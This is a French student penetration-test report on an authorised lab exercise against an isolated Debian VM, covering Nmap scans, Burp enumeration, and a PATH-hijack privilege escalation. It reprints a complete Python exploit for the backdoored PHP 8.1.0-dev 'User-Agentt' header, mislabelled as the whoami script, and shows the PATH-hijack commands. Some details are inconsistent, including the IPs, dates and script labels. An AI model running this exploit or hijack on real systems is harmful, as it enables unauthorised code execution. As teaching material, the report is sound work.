

RAPPORT DE TEST D'INTRUSION (PENTEST)

Rapport de Test d'Intrusion — IUT Nice Côte d'Azur

02 OCTOBRE 2025

Reconnaissance, scans et PoC d'escalade de privilèges sur un environnement Debian isolé.

- Type de test : Boîte noire / exercice pédagogique
- Objectifs : accès User → escalation → flag Root
- Outils : Nmap, Burp, scripts Python

Table des matières

1 Résumé exécutif	02
2 Autorisation & périmètre	03
3 Règles d'engagement	04
4 Méthodologie & outils	05 - 07
5 Reconnaissance & scans	08
• 5.1 Scans Nmap	
• 5.2 Résumé des services	
6 Enumération & tests applicatifs	09 - 11
7 PoC — PATH hijack (étapes & preuves)	12 - 13
• 7.1 Création du script /tmp/whoami	
• 7.2 Export PATH & exécution de runasroot	
8 Impact & preuves (flag)	14
9 CVE & mapping	15 - 16
10 Recommandations & roadmap de remédiation	17

1 - RÉSUMÉ EXÉCUTIF

- Le 02/10/2025, un test d'intrusion a été réalisé sur une VM Debian isolée (ressource R316).
- Le test a couvert reconnaissance, scans et exploitation contrôlée d'un binaire SUID vulnérable.
- Une escalade de privilèges locale a été démontrée via un PATH-hijack, permettant la lecture d'un flag root.
- Ce rapport présente les étapes reproductibles, preuves (captures & logs), l'impact, et des recommandations de remédiation prioritaires.

2 — AUTORISATION & PÉRIMÈTRE

Client : IUT Nice Côte d'Azur

Contact client : email@iutnice.fr — +33 X XX XX XX XX

Prestataire : Jérémy Girard — jeremy.girard@etu.unice.fr

Référence mission : R316 — Version v1.0

Date du test : 02/10/2025

Objet : Autorisation explicite pour la réalisation d'un test d'intrusion (reconnaissance, scan, exploitation contrôlée & preuves) sur le périmètre décrit ci-dessous.

Périmètre autorisé

- Cible principale : VM Debian (R316) — 192.168.56.105/24 (environnement isolé).
- Actions autorisées : reconnaissance, scan (Nmap), enumeration, exploitation contrôlée pour preuve, post-exploitation minimale limitée à la collecte de preuves (lecture d'un flag).
- Accès fournis : aucun accès préalable (test en boîte noire).
- Type de test : Boîte noire / exercice pédagogique.

Exclusions & limites

- DoS / DDoS et toute action provoquant une indisponibilité volontaire sont strictement interdits.
- Aucune exfiltration réelle de données hors de la VM (seulement simulation/preuve locale).
- Aucune modification permanente des services ou du système sans accord écrit préalable.
- Tests physiques / accès aux locaux non autorisés.

3 — RÈGLES D'ENGAGEMENT

Fenêtre de test

02/10/2025 — 14:00 à 17:00 (environnement isolé en salle 202).



Figure R.3 — Chronologie prévue du test

Actions autorisées :

Reconnaissance, scans (Nmap), enumeration, exploitation contrôlée et post-exploitation minimale pour preuve.

Actions interdites :

DoS/DDoS, saturation réseau, exfiltration réelle de données hors de la VM, modifications permanentes sans accord écrit, tests physiques non autorisés.

Procédure d'escalade / contact d'urgence :

En cas de compromission critique (accès root non prévu, perte de disponibilité, impact sur autres ressources), suspendre immédiatement les actions destructrices, préserver les preuves et contacter :

- Contact client : IUT de Nice — [email@iutnice.fr] — +33 X XX XX XX XX
- Prestataire : Jérémie Girard — jeremy.girard@etu.unice.fr

Collecte des preuves :

Formats : captures PNG/JPEG, logs `script` & `screen`.

Divulgation :

Rapport final remis au contact client (contact@...) dans les 7 jours ouvrés suivant la fin des tests. Les preuves brutes sont fournées en annexes sur demande.

4 — MÉTHODOLOGIE & OUTILS

Méthodologie

Les tests ont été conduits en suivant une démarche structurée :

1. => Reconnaissance et découverte des hôtes et services
2. => Scan et fingerprinting pour identifier versions et surfaces d'attaque
3. => Enumération approfondie des services et ressources
4. => Exploitation contrôlée et reproductible (PoC)
5. => Post-exploitation minimale pour collecte de preuves.

Toutes les actions ont été réalisées dans le périmètre autorisé (VM isolé salle 202).

Outils principaux

Découverte & scan : Nmap.

Enumeration web : Burp Suite.

Exploitation & PoC : Netcat (nc), scripts Python, reverse shells.

Analyse locale : ls/file pour audit des binaires SUID.

Preuves & captures : screen, script (terminal logger), captures d'écran.

(voir Figures 1 → 4 pour exemples de sorties capture montrant le réseau, le scan Nmap et l'interface Burp).

4 — MÉTHODOLOGIE & OUTILS

Extraits de preuve

A. Attribution d'IP / configuration réseau

```
root@rtnnnpxx:/home/rt/Téléchargements# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: en0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 08:00:27:e2:34:31 brd ff:ff:ff:ff:ff:ff
    altname enp0s3
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic en0
        valid_lft 85823sec preferred_lft 85823sec
    inet6 fd17:625c:f037:2:a00:27ff:fee2:3431/64 scope global dynamic mngtmpaddr
        valid_lft 86220sec preferred_lft 14220sec
    inet6 fe80::a00:27ff:fee2:3431/64 scope link
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:02:0a:c0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic enp0s8
        valid_lft 390sec preferred_lft 390sec
    inet6 fe80::a00:27ff:fe02:ac0/64 scope link
        valid_lft forever preferred_lft forever
root@rtnnnpxx:/home/rt/Téléchargements#
```

Figure 1 — Configuration réseau & adresse IP (commande ip a)

But : prouver que l'attaquant et la cible sont sur le même sous-réseau

B. Exemple Nmap

```
root@rtnnnpxx:/home/rt/Téléchargements# nmap -A 192.168.56.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-02 14:37 CEST
```

Commande nmap permettant de scanner le réseau désiré.

```
Nmap scan report for 192.168.56.1
Host is up (0.00025s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.62 ((Debian))
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
```

Ports ouvert probable porte vers le systèmes (pistes à élaborée).

```
Nmap scan report for 192.168.56.105
Host is up (0.0001s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp-proxy   Python SMTP Proxy 0.3
|_ smtp-commands: debian-TD1, SIZE 33554432, 8BITIME, HELP,
2222/tcp  open  ssh          OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 9f:59:32:33:e7:5b:af:4c:a9:ae:41:e1:00:2e:c9:16 (RSA)
|   256 d3:6b:7e:13:02:dd:e5:ca:41:49:65:22:24:b2:20:82 (ECDSA)
|   256 1f:9b:3b:97:2c:52:8f:f5:a5:35:56:8b:4b:61:1a:41 (ED25519)
8080/tcp  open  http         PHP cli server 5.5 or later (PHP 8.1.0-dev)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

On scanne le réseau désiré est on repère les port ouvert.

Figure 2 — Extrait du scan Nmap montrant ports/services ouverts (ex : SSH, HTTP).

But : identifier de façon reproductible la surface d'attaque de la cible (ports ouverts, services et versions) afin de prioriser les vecteurs d'attaque.

4 — MÉTHODOLOGIE & OUTILS

Extraits de preuve

C. Installation / usage de Burp




Figure 3 — Burp Suite Community Edition : installation / interface (outil d'interception HTTP).

But : intercepter et analyser le trafic HTTP(S) pour détecter et reproduire des vulnérabilités applicatives.

D. Exemple de commande & permission

```
rt@rtnnnpxx:~$ $
bash: $ : commande introuvable
rt@rtnnnpxx:~$
rt@rtnnnpxx:~$ ./burp
bash: ./burp: Aucun fichier ou dossier de ce type
rt@rtnnnpxx:~$ ls
Bureau Documents Images Modèles Musique Public Téléchargements Vidéos
rt@rtnnnpxx:~$ cd Téléchargements
rt@rtnnnpxx:~/Téléchargements$ ls
burpsuite_community_linux_v2025_8_7.sh cacert.pem
rt@rtnnnpxx:~/Téléchargements$ ./burpsuite_community_linux_v2025_8_7.sh
bash: ./burpsuite_community_linux_v2025_8_7.sh: Permission non accordée
rt@rtnnnpxx:~/Téléchargement$ chmod 700 ./burpsuite_community_linux_v2025_8_7.sh
rt@rtnnnpxx:~/Téléchargement$
```

Donne les autorisations pour lancer Burp.

Figure 4 — Exemple : préparation d'outil local / changement de permissions (commande chmod).

But : démontrer et documenter les actions de préparation (changements de permissions pour lancer Burp ici)

5 — RECONNAISSANCE & SCANS

But général : identifier de manière reproductible la surface d'attaque de la cible (hôtes, ports, services, versions) pour prioriser l'énumération et l'exploitation.

5.1 Scans Nmap

```
Nmap scan report for 192.168.56.105
Host is up (0.00051s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE        VERSION
25/tcp    open  smtp-proxy    Python SMTP Proxy 0.3
|_smtp-commands: debian-TD1, SIZE 33554432, 8BITMIME, HELP,
2222/tcp  open  ssh           OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
|_ssh-hostkey:
|_ 2048 9f:59:32:33:e7:5b:af:4c:a9:ae:41:e1:00:2e:c9:16 (RSA)
|_ 256 d3:6b:7e:13:02:dd:e5:ca:41:49:65:22:24:b2:20:82 (ECDSA)
|_ 256 1f:9b:3b:97:2c:52:8f:f5:a5:35:56:8b:4b:61:1a:41 (ED25519)
8080/tcp  open  http          PHP cli server 5.5 or later (PHP 8.1.0-dev)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

Ports détecter
comme ouvert.

Figure 2 — Extrait du scan Nmap montrant les ports et services identifiés (ex : 22 SSH, 80 HTTP, 25 smtp-proxy).

5.2 Résumé des services

L'extrait ci-dessous synthétise les services identifiés lors des scans ; le tableau facilite la priorisation des investigations.

Port	État	Service	Version (extrait)	Remarque / priorité
22	open	ssh	OpenSSH 9.2p1 (Debian)	Vérifier politiques d'authentification — PRIORITÉ 2
80	open	http	Apache httpd 2.4.62 (Debian)	Page par défaut — surface web à analyser — PRIORITÉ 1
2222	open	ssh	SSH alternatif (port non standard)	Vérifier configuration/clé — PRIORITÉ 2
8080	open	http	Indices PHP / serveur applicatif	API/app secondaire — lancer enumeration web — PRIORITÉ 1


Analyse rapide : prioriser l'énumération web (ports 80/8080) via Burp et vérifier les politiques d'accès SSH (22/2222).

6 — ÉNUMÉRATION & TESTS APPLICATIFS

But général : Identifier et tester les vecteurs applicatifs (pages web, services applicatifs) afin de découvrir failles exploitables (répertoires non protégés, logique d'authentification) et produire des PoC reproductibles.

6.1 Énumération web

Après identification des services HTTP (ports 80/8080), des sondes manuelles ont été menées pour trouver répertoires, pages cachées et points d'entrée applicatifs. analyse statique des réponses (headers / cookies) et interception via proxy (Burp Suite) pour manipuler les requêtes.



Analyse des requêtes HTTP concernant l'adresse IP cible


Figure 1 — Analyse des requêtes HTTP vers la VM cible (onglet Réseau du navigateur).

Capture montrant les requêtes HTTP interceptées vers 192.168.56.105:8080 (outil : Firefox DevTools — onglet Réseau). Date : 02/10/2025.

6 — ÉNUMÉRATION & TESTS APPLICATIFS

6.2 Tests applicatifs manuels (via Burp suite)

Les tests manuels ont consisté à intercepter des requêtes via Burp (Proxy → Repeater).



Interception de la requête émise vers la cible
192.168.56.105 sur le port HTTP détecter
précédemment comme ouvert.

Figure 2 — Interception et inspection d'une requête GET envoyée vers `http://192.168.56.105:8080` affichée dans Burp Repeater.

La capture montre la ligne de requête, les paramètres (login, pass) et les en-têtes (User-Agent, Host, etc.). Utilisée pour manipuler les paramètres et tester la logique applicative (02/10/2025).

6 — ÉNUMÉRATION & TESTS APPLICATIFS

6.3 Tests spécifiques services (SSH)

Pour les services non-web (SSH), vérification de l'accès à ce dernier

```
ssh: connect to host 192.198.56.105 port 22: Connection refused
root@rtnnnpxx:/home/rt/Téléchargements#
root@rtnnnpxx:/home/rt/Téléchargements#
root@rtnnnpxx:/home/rt/Téléchargements# ssh root@192.198.56.105 -p 2222
ssh: connect to host 192.198.56.105 port 2222: Connection refused
root@rtnnnpxx:/home/rt/Téléchargements# ping 192.168.56.105
PING 192.168.56.105 (192.168.56.105) 56(84) bytes of data.
64 bytes from 192.168.56.105: icmp_seq=1 ttl=64 time=0.839 ms
64 bytes from 192.168.56.105: icmp_seq=2 ttl=64 time=0.822 ms
^C
--- 192.168.56.105 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1016ms
rtt min/avg/max/mdev = 0.822/0.830/0.839/0.008 ms
root@rtnnnpxx:/home/rt/Téléchargements# tracerout 192.168.56.105
bash: tracerout : commande introuvable
root@rtnnnpxx:/home/rt/Téléchargement# ssh 192.198.56.105 -p 2222
^C
root@rtnnnpxx:/home/rt/Téléchargement# ssh root@192.198.56.105 -p 2222
```

Test de la connectivité sur le port SSH ouvert détecter en amont via au Scan Nmap, ne pas oublier de spécifier le port 2222 pour que le SSH s'exécute vers celui-ci.

Figure 3 — Tentatives de connexion SSH vers la cible (ssh <host>).

La capture montre : échec de connexion sur le port 22 (Connection refused), vérification de connectivité (ping) et tentative d'accès via le port alternatif 2222 (ssh -p 2222). Utilisé pour confirmer la présence d'un service SSH non-standard et orienter les tests d'authentification. (02/10/2025).

7 — PATH HIJACK (ÉTAPES & PREUVES)

Ce PoC démontre une élévation de privilèges locale réalisée par détournement de la variable d'environnement PATH (PATH hijack). Les étapes ci-dessous sont reproductibles dans le périmètre autorisé en salle 202.

7.1 Création du script /tmp/whoami

Dans l'environnement de test, nous avons créé un exécutable portant le même nom qu'une commande appelée par le binaire vulnérable, et placé ce script dans /tmp (répertoire contrôlable par l'utilisateur non privilégié). Le script retourne le contenu de /app/root_flag.txt pour prouver l'impact (lecture d'un fichier root).

```
#!/usr/bin/env python3
import os
import re
import requests

host = input("Enter the full host url:\n")
request = requests.Session()
response = request.get(host)

if str(response) == '<Response [200]>':
    print("\nInteractive shell is opened on", host, "\nCan't acces tty; job crontol turned off.")
    try:
        while 1:
            cmd = input("$ ")
            headers = {
                "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0",
                "User-Agentt": "zerodiumsystem('" + cmd + "');"
            }
            response = request.get(host, headers = headers, allow_redirects = False)
            current_page = response.text
            stdout = current_page.split('<!DOCTYPE html>',1)
            text = print(stdout[0])
    except KeyboardInterrupt:
        print("Exiting...")
        exit
else:
    print("\r")
    print(response)
    print("Host is not available, aborting...")
    exit
```

Création de la requête via à un exécutable en python

Figure 1 — Exploit suivant utilise la porte dérobée pour fournir un pseudo-shell sur l'hôte.

Une version anticipée de PHP, la version PHP 8.1.0-dev a été publiée avec une porte dérobée le 28 mars 2021, mais la porte dérobée a été rapidement découverte et supprimée. Si cette version de PHP fonctionne sur un serveur, un attaquant peut exécuter du code arbitraire en envoyant l'en-tête User-Agentt. (02/10/2025).

7 — PATH HIJACK (ÉTAPES & PREUVES)

7.2 Export PATH & exécution de runasroot

Après placement du script malveillant dans /tmp, nous avons préfixé PATH pour que /tmp soit recherché en tête. L'exécution du binaire vulnérable (/app/runasroot) a appelé la commande sans chemin absolu et a donc exécuté notre script en contexte privilégié, affichant le flag root.

```
GNU nano 7.2          whoami *
#!/bin/bash
/bin/cat /app/root_flag.txt
```

Accès au répertoire temporaire (/tmp), crée un script nommé whoami.

```
user@debian-TD1:/tmp$ chmod 777 whoami
```

Permissions du fichier ont été modifiées à 777 (lecture, écriture, et exécution pour tous).

```
user@debian-TD1:/tmp$ export PATH=/tmp
```

La variable d'environnement PATH est redirigée vers le répertoire /tmp pour garantir que notre script whoami soit exécuté en priorité lors de l'appel ultérieur du privilégié runasroot.

Figure 1 — Étapes du PoC PATH-hijack

- 1.**Création** d'un script /tmp/whoami contenant /bin/cat /app/root_flag.txt (capture du haut).
- 2.**Modification** des permissions du script (chmod 777 whoami) pour le rendre exécutable (capture du milieu).
- 3.**Redirection** de la variable d'environnement PATH vers /tmp (export PATH=/tmp:\$PATH) afin que le script soit recherché et exécuté en priorité par le binaire vulnérable.(02/10/2025).

08 — IMPACT & PREUVES (FLAG)

Cette section présente les preuves de l'escalade de privilèges locale et l'impact potentiel sur l'environnement de test. Les captures fournies démontrent que l'exécution du PoC a permis la lecture du fichier `root\_flag.txt`, preuve d'un accès en contexte privilégié (root).

```
user@debian-TD1:/tmp$ cd ../app  
user@debian-TD1:/app$ ./runasroot  
jqFLiG5L9MW4gSX9kC4AkGbr22FEWf
```

Accès initiale

```
$ cat user_flag.txt  
JekQ5ZRJxv5Ce33yMjg5hkqWQCobCr
```

Accès avec élévation des privilège

```
$ cat root_flag.txt
```

```
$ █
```

Figure 1 — Preuves de l'escalade de privilèges :

lecture d'un fichier user_flag.txt/root_flag.txt démontrant l'accès en contexte privilégié (root). Ces captures confirment qu'une élévation de privilèges locale a été obtenue dans l'environnement de test. (02/10/2025).

9 - CVE & MAPPING

Vérifier les versions exactes des composants détectés pendant la phase de reconnaissance, rechercher les vulnérabilités publiques (CVE / PoC) correspondantes, estimer la criticité et proposer une priorisation de remédiation basée sur l'impact et l'exploitabilité.


9.1 Méthodologie de mapping

Service / Composant	Version observée (extrait)	Exploit public / Référence	CVE (si connu)	Criticité (est.)
PHP (service web)	PHP 8.1.0-dev (extrait Nmap / header)	Exploit-DB EDB-49933 – <i>PHP 8.1.0-dev 'User-Agent' RCE</i> (https://www.exploit-db.com/exploits/49933)	N/A (EDB indique N/A)	Élevée – RCE possible
Apache httpd	2.4.62 (Debian)	–	CVE: à vérifier selon version exacte	Moyenne/Élevée selon CVE
OpenSSH	9.2p1 (Debian)	–	CVE: vérifier si des vuln existantes s'appliquent	Moyenne

Tableau 9.1 — Résumé des composants identifiés lors des scans (extrait Nmap), exploit public référencé (Exploit-DB) et estimation de criticité.

9 - CVE & MAPPING

9.2 CVE PHP 8.1.0-dev



The screenshot shows the Exploit-DB interface for the exploit titled "PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution". The interface includes a sidebar with navigation icons and a main content area with the following details:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49933	N/A	FLAST101	WEBAPPS	PHP	2021-06-03

Additional information displayed includes:

- EDB Verified: ✓
- Exploit: 📄 / {}
- Vulnerable App:

The exploit details section contains the following text:

```
# Exploit Title: PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution
# Date: 23 may 2021
# Exploit Author: flast101
# Vendor Homepage: https://www.php.net/
# Software Link:
#   - https://hub.docker.com/r/phpdaily/php
#   - https://github.com/phpdaily/php
# Version: 8.1.0-dev
# Tested on: Ubuntu 20.04
# References:
#   - https://github.com/php/php-src/commit/2b0f239b211c7544ebc7a4cd2c977a5b7a11ed8a
#   - https://github.com/vulhub/vulhub/blob/master/php/8.1-backdoor/README.zh-cn.md
```

<https://www.exploit-db.com/exploits/49933>

Figure 9 — Page Exploit-DB listant l’exploit public EDB-49933 lié à PHP 8.1.0-dev (vulnérabilité d’exécution de code via l’en-tête User-Agent).

10 - RECOMMANDATIONS

Actions immédiates

- Retirer le bit SUID si non nécessaire :
- `chmod u-s /app/runasroot`
- Supprimer tout exécutable dans /tmp et vérifier sticky bit :
- `find /tmp -type f -executable -ls`
- `ls -ld /tmp` (doit afficher `drwxrwxrwt`)
- Ne pas mettre /tmp en tête de PATH : restaurer un PATH sécurisé (ex. `/usr/sbin:/usr/bin:/sbin:/bin`).
- Exemple : `export PATH=/usr/sbin:/usr/bin:/sbin:/bin`

Correctifs court terme (à planifier, 1-2 semaines)

- Patch / mettre à jour PHP si la version détectée est vulnérable (vérifier version exacte).
- Modifier le binaire (ou wrapper) pour utiliser chemins absolus (ex : `/bin/cat`) et réinitialiser PATH avant exécution.

Vérifications rapides après corrections

- SUID retiré : `ls -l /app/runasroot` → pas de s.
- PoC non reproductible : recréer /tmp/whoami + `export PATH=/tmp:$PATH` → `./runasroot` ne doit pas afficher le flag.

Note sécurité / pratique

- Nettoyer /tmp et supprimer scripts PoC après test.
- Conserver logs originaux en annexe (non publiés).
- N'exécuter ces commandes que sur la VM autorisée (R316).